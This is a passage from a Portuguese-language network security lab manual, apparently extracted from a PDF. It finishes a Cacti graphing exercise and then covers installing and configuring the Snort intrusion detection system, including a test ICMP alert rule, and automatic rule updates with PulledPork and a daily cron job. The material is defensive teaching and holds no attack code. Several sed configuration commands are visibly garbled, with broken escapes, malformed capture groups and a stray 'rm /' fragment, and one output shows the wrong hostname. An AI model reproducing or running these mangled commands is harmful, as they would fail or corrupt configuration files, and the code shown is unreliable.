


Figura 31. Adicionando gráficos a árvores no Cacti, parte 1

Na nova janela, em *Tree Items*, clique em *Add*.




Figura 32. Adicionando gráficos a árvores no Cacti, parte 2

Na nova janela, em *Tree Item Type*, altere o valor para *Host*. Novas opções irão surgir. Em *Host*, selecione a máquina *FWGW1-G*, e depois clique em *Create*.




Figura 33. Adicionando gráficos a árvores no Cacti, parte 3

Para visualizar os gráficos recém-criados, no menu superior acesse *graphs*, expanda a *Default Tree* e clique no *host FWGW1-G*. Pode demorar algum tempo para que os gráficos sejam populados.




Figura 34. Visualizando gráficos no Cacti, máquina FWGW1-G

9. Faça o mesmo procedimento realizado no passo (8), mas agora com a máquina *WinServer-G*. A única diferença é que você irá apontar o IP da máquina *WinServer-G* no campo *Hostname*, e o *Host Template* como sendo *Windows 2000/XP Host*. Ao final do processo, os gráficos deverão ficar visíveis como se segue.




Figura 35. Visualizando gráficos no Cacti, máquina WinServer-G

Sessão 5: Sistema de detecção/prevenção de intrusos



Todas as atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções destacadas no enunciado de cada exercício.

1) Instalação do Snort

1. A seção 1.5 do manual oficial do Snort, *Packet Acquisition*, alerta para o fato que duas características de placas de rede e de processamento do kernel Linux podem afetar negativamente o funcionamento do IDS: LRO (*large receive offload*) e GRO (*generic receive offload*). Em particular, o fato de que as placas de rede podem remontar pacotes antes do processamento do kernel pode ser problemático, pois o Snort trunca pacotes maiores que o *snaplen* de 1518 bytes; em adição a isso, essas *features* podem causar problemas com a remontagem de fluxo orientada a alvo [1] do Snort.

Na máquina *FWGW1-G*, instale o pacote `ethtool` e desative as *features* `lro` e `gro` da interface `enp0s3`. Se houver algum erro desativando as características, não se preocupe; siga para o próximo passo.

```
# hostname  
FWGW1-A
```

```
# apt-get install ethtool
```

```
# ethtool -K enp0s3 gro off  
# ethtool -K enp0s3 lro off  
Cannot change large-receive-offload
```

2. Agora, vamos instalar o Snort. Execute:

```
# apt-get install snort
```

Durante a configuração do pacote, responda as perguntas como se segue. Se sua máquina for do grupo **B**, customize as faixas de endereços IP mostradas na tabela.

Tabela 13. Configurações do Snort durante a instalação

Pergunta	Parâmetro
Interface(s) que o Snort deve escutar	enp0s3
Gama de endereços para a rede local	172.16.1.0/24,10.1.1.0/24

O arquivo de configuração principal do Snort é o `/etc/snort/snort.conf`. No Debian, em particular, há também o arquivo `/etc/snort/snort.debian.conf` que define algumas variáveis em particular, como mostrado abaixo:

```
# cat /etc/snort/snort.debian.conf | grep -v '^#'

DEBIAN_SNORT_STARTUP="boot"
DEBIAN_SNORT_HOME_NET="172.16.1.0/24,10.1.1.0/24"
DEBIAN_SNORT_OPTIONS=""
DEBIAN_SNORT_INTERFACE="enp0s3"
DEBIAN_SNORT_SEND_STATS="true"
DEBIAN_SNORT_STATS_RCPT="root"
DEBIAN_SNORT_STATS_THRESHOLD="1"
```

3. Teste o funcionamento do Snort.

```
# snort -V

      _-*> Snort! <*-
  ,,-)~ Version 2.9.7.0 GRE (Build 149)
  '``` By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
  Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
  Copyright (C) 1998-2013 Sourcefire, Inc., et al.
  Using libpcap version 1.8.1
  Using PCRE version: 8.39 2016-06-14
  Using ZLIB version: 1.2.8
```

2) Configuração inicial do Snort

1. Primeiramente, vamos desabilitar (via comentários) todas as regras padrão do Snort instaladas pelo gerenciador de pacotes. Iremos, em um passo futuro, usar o PulledPork para atualizar as regras pela Internet.

```
# sed -i 's/^\\(include \$RULE_PATH.*\\)/#/1/' /etc/snort/snort.conf
```

2. Descomente a linha que habilita regras customizadas locais, que usaremos em breve para testar o funcionamento do Snort.

```
# sed -i 's/^#\\\(include \$RULE_PATH\\local\\.rules\\)/\\1/' /etc/snort/snort.conf
```

```
# grep '^include \$RULE_PATH\\local\\.rules' /etc/snort/snort.conf
include $RULE_PATH/local.rules
```

3. Remova a palavra-chave **nostamp** da saída de eventos do Snort, de forma que os arquivos de log sejam identificados pelo *timestamp* de criação do arquivo.

```
# sed -i 's/^output unified2.*\) nostamp,\(.*/\1\2/g' /etc/snort/snort.conf
```

```
# grep '^output unified2' /etc/snort/snort.conf
output unified2: filename snort.log, limit 128, mpls_event_types, vlan_event_types
```

4. Teste o arquivo de configuração do Snort procurando por erros de sintaxe. Se tudo estiver correto, a penúltima linha deverá dizer **Snort successfully validated the configuration!**.

```
# snort -T -c /etc/snort/snort.conf
```

```
(...)
Snort successfully validated the configuration!
Snort exiting
```

5. Vamos criar uma regra customizada no Snort para testar se tudo está a contento. No arquivo **/etc/snort/rules/local.rules**, insira a linha:

```
alert icmp any any -> any any (msg:"ICMP packet from all, to all"; sid:10000001;
rev:001;)
```

Esta regra irá simplesmente levantar um alerta se o Snort detectar um pacote ICMP vindo de qualquer IP, qualquer porta, para qualquer IP, qualquer porta.

6. Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s enp0s3 | grep '^ *inet ' | awk '{ print $2 }'
192.168.29.103/24
```

Agora, vamos rodar o Snort em modo console e testar o funcionamento da regra.

```
# snort -A console -q -g snort -u snort -c /etc/snort/snort.conf -i enp0s3
```

Em sua máquina física, envie alguns pacotes ICMP para o IP público da máquina *FWGW1-G*:

```
C:\>ping 192.168.29.103

Pinging 192.168.29.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.29.103:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

De volta à máquina *FWGW1-G*, note que o Snort gerou registros para cada um dos pacotes recebidos, como esperado:

```
09/04-09:10:33.691493  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:38.278164  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:43.279523  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:48.283261  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
```

Observe, ainda, que os ICMP *echo-reply* enviados por sua máquina física não foram respondidos porque o firewall interno permite tráfego ICMP oriundo apenas das redes 172.16.1.0/24 e 10.1.1.0/24, como configurado na sessão 3.

```
# iptables -vn -L INPUT | grep ' prot\|icmp '
 pkts bytes target      prot opt in     out      source          destination
      1    84 ACCEPT      icmp --  *      *       172.16.1.0/24    0.0.0.0/0
 icmp-type 255
      0    0 ACCEPT      icmp --  *      *       10.1.1.0/24     0.0.0.0/0
 icmp-type 255
```

Finalize o Snort com CTRL+C, e comente a regra inserida no arquivo */etc/snort/rules/local.rules*.

3) Configurando atualizações de regras de forma automática com o PulledPork

- O programa PulledPork nos permite receber definições de regras atualizadas periodicamente pela Internet, sempre que novas vulnerabilidade e *exploits* forem descobertos e divulgados.

Primeiro, vamos instalar as dependências do PulledPork:

```
apt-get install git  
          libcrypt-ssleay-perl  
          liblwp-useragent-determined-perl
```

2. Crie o diretório `/root/src`, se não existir, e faça o download do código-fonte do PulledPork. Em seguida, copie seus binários e arquivos de configuração para os locais apropriados.

```
# mkdir ~src  
# cd ~src
```

```
# git clone https://github.com/shirkdog/pulledpork.git  
Cloning into 'pulledpork'...  
remote: Counting objects: 1323, done.  
remote: Total 1323 (delta 0), reused 0 (delta 0), pack-reused 1323  
Receiving objects: 100% (1323/1323), 331.28 KiB | 343.00 KiB/s, done.  
Resolving deltas: 100% (884/884), done.  
Checking connectivity... done.
```

```
# cd pulledpork/
```

```
# cp pulledpork.pl /usr/local/bin/  
# chmod +x /usr/local/bin/pulledpork.pl
```

```
# cp ./etc/*.conf /etc/snort
```

3. Crie os diretórios e arquivos de configuração padrão do PulledPork, vazios.

```
# mkdir /etc/snort/rules/iplists  
# touch /etc/snort/rules/iplists/default.blacklist
```

4. Teste o funcionamento do PulledPork, verificando sua versão.

```
# pulledpork.pl -V  
PulledPork v0.7.4 - Helping you protect your bitcoin wallet!
```

5. Vamos agora configurar o PulledPork. O primeiro passo é a obtenção de um *Oinkcode*, que é basicamente um número de registro com o [snort.org](https://www.snort.org) que nos permitirá o download de listas de regras geradas pela comunidade.

1. Acesse <https://www.snort.org/>, e clique em *Sign In* no canto superior direito.

2. Se você não possuir uma conta, clique em *Sign up*.
 3. Preencha os campos *Email* (use um email válido e acessível), *Password* e *Password confirmation*, marque a caixa *Agree to Snort license* e finalmente clique em *Sign up*.
 4. Acesse o e-mail informado no passo (3). Dentro de algum tempo, você deverá receber uma mensagem com o título *Confirmation instructions*. Abra-a e clique no link *Confirm my account*.
 5. Com a conta confirmada, faça login no site <https://www.snort.org/> usando os dados informados anteriormente.
 6. No canto superior direito da página, clique no seu e-mail cadastrado, logo ao lado do ícone de logout.
 7. Na nova página, clique no menu *Oinkcode*. Deverá aparecer uma *string* de cerca de 40 caracteres no centro da tela. Copie-a, pois a usaremos em seguida.
6. Com o *Oinkcode* em mãos, vamos configurar o PulledPork. No comando abaixo, substitua o valor **OINKCODE** no começo do comando pelo código que você copiou no item (7) do passo anterior. Em seguida, execute-o no terminal.

```
# oc="OINKCODE" ; sed -i "s/^(\rule_\url=https\:\/\/www\.snort\.org\/reg\-
rules\|snortrules\-.snapshot\.tar\.gz|\|).*$/1${oc}/" /etc/snort/pulledpork.conf ;
unset oc
```

Se tudo deu certo, você deverá ver seu *Oinkcode* ao final da linha de regras baixadas do site <https://www.snort.org>, como mostrado a seguir (nota: o *Oinkcode* abaixo é fictício):

```
# grep 'rule_url=https://www.snort.org/reg-rules' /etc/snort/pulledpork.conf
rule_url=https://www.snort.org/reg-rules/|snortrules-
snapshot.tar.gz|13eba036f37e80d0efb689c60af9e6daae810763
```

+rm / Substitua todas as instâncias de **/usr/local/etc** por **/etc**, e **/usr/local/lib** por **/usr/lib**, para refletir corretamente o diretório de armazenamento de configurações e bibliotecas do Snort:

```
# sed -i 's/\usr\local\etc/\etc/g' /etc/snort/pulledpork.conf
# sed -i 's/\usr\local\lib/\usr\lib/g' /etc/snort/pulledpork.conf
```

Corrija o local do binário do Snort, de **/usr/local/bin/snort** para o valor correto, que é **/usr/sbin/snort**:

```
# sed -i 's/\usr\local\bin\snort/\usr\sbin\snort/g'
/etc/snort/pulledpork.conf
```

Finalmente, falta substituir a distribuição-alvo padrão do PulledPork:

```
# sed -i 's/^\\(distro=\\).*/\\1Debian-6-0/' /etc/snort/pulledpork.conf
```

```
# grep '^distro=' /etc/snort/pulledpork.conf  
distro=Debian-6-0
```

7. Vamos testar as configurações do PulledPork, e fazer o download das listas de regras mais atualizadas.

```
# pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

<https://github.com/shirkdog/pulledpork>

```
-----  
`---,\_ )  
`---\ \ / PulledPork v0.7.4 - Helping you protect your bitcoin wallet!  
`---\ \/  
.-----.Y|\ \_ Copyright (C) 2009-2017 JJ Cummings, Michael Shirk  
@/_ / 66\_ and the PulledPork Team!  
| \ \ \ _()"  
\ /-| ||'--' Rules give me wings!  
\_\ \_\  
~~~~~
```

(...)

Rule Stats...

```
New:-----34178  
Deleted:---0  
Enabled Rules:----10999  
Dropped Rules:----0  
Disabled Rules:---23179  
Total Rules:-----34178
```

IP Blacklist Stats...

```
Total IPs:----1382
```

Done

Please review /var/log/sid_changes.log for additional details

Fly Piggy Fly!

Se tudo deu certo, o PulledPork deve ter consolidado as regras baixadas no arquivo **/etc/snort/rules/snort.rules**. Verifique o tamanho e o número de linhas desse arquivo.

```
# du -sk /etc/snort/rules/snort.rules  
18432 /etc/snort/rules/snort.rules
```

```
# wc -l /etc/snort/rules/snort.rules  
38437 /etc/snort/rules/snort.rules
```

8. Finalmente, basta indicar ao Snort que esse arquivo seja usado em sua inicialização. Insira a linha `include $RULE_PATH/snort.rules` ao final do arquivo `/etc/snort/snort.conf`.

```
# echo 'include $RULE_PATH/snort.rules' >> /etc/snort/snort.conf
```

Pare todas as instâncias do Snort, e remova os arquivos de log antigos. Em seguida, inicie-o, e verifique seu uso de memória.

```
# systemctl stop snort  
# ps auxwm | grep '^snort'
```

```
# rm /var/log/snort/snort.log*
```

```
# systemctl start snort
```

```
# ps -eo 'rss,comm' | grep 'snort$'  
995976 snort
```

9. Para que as regras se mantenham atualizadas, é necessário atualizá-las periodicamente. Crie um novo arquivo no diretório `/etc/cron.daily` que atualize as regras diariamente, com o seguinte conteúdo:

```
#!/bin/sh  
  
test -x /usr/local/bin/pulledpork.pl || exit 0  
/usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Verifique que o usuário/grupo dono e permissões do arquivo estão corretos.

```
# chown root.root /etc/cron.daily/pulledpork  
# chmod 0755 /etc/cron.daily/pulledpork
```

